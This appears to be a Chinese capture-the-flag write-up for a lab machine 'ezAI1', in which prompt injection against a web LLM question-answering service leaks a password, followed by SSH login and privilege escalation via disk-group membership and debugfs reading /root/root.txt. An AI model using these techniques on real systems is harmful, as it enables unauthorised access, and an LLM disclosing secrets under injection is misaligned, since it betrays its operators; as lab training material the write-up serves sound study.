
ezAI1

信息收集

80没什么东西
22开启状态
5000是一个web大模型问答



第一部分

这里尝试大模型注入 敲打出机密

第二部分

使用Dodo 和 吐出的passwd登录 （这里哉坑了 用户名Dodo区分大小写）

```
Linux ezai1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov  7 00:18:13 2025 from 10.161.198.137
Dodo@ezai1:~$
Dodo@ezai1:~$
Dodo@ezai1:~$
Dodo@ezai1:~$ ls
user.txt
Dodo@ezai1:~$ cat user.txt
flag{congratulations!!!_you_get_dodo}Dodo@ezai1:~$
```

至此得到第一个flag

查看id信息 比平常的多一个`6(disk)`

查文章说的是 *disk* 组成员可直接操作磁盘设备

那么就查看一下disk 组信息 确实有

```
Dodo@ezai1:~$ id
uid=1000(Dodo) gid=1000(Dodo) groups=1000(Dodo),6(disk)
Dodo@ezai1:~$ ls -l /dev/sd*
brw-rw---- 1 root disk 8, 0 Nov  8 04:11 /dev/sda
brw-rw---- 1 root disk 8, 1 Nov  8 04:11 /dev/sda1
brw-rw---- 1 root disk 8, 2 Nov  8 04:11 /dev/sda2
brw-rw---- 1 root disk 8, 5 Nov  8 04:11 /dev/sda5
Dodo@ezai1:~$
```

接下来就可以查看磁盘文件信息了 类似pe吧

```
/usr/sbin/debugfs /dev/sda1
```

```
Dodo@ezai1:/$ /usr/sbin/debugfs /dev/sda1
debugfs 1.44.5 (15-Dec-2018)
debugfs:  ls
debugfs:  ls
debugfs:  ls /root
debugfs:  cat /root/root.txt
flag{you_are_winner!!!}
debugfs:  q
Dodo@ezai1:/$ ^C
```

至此得到root flag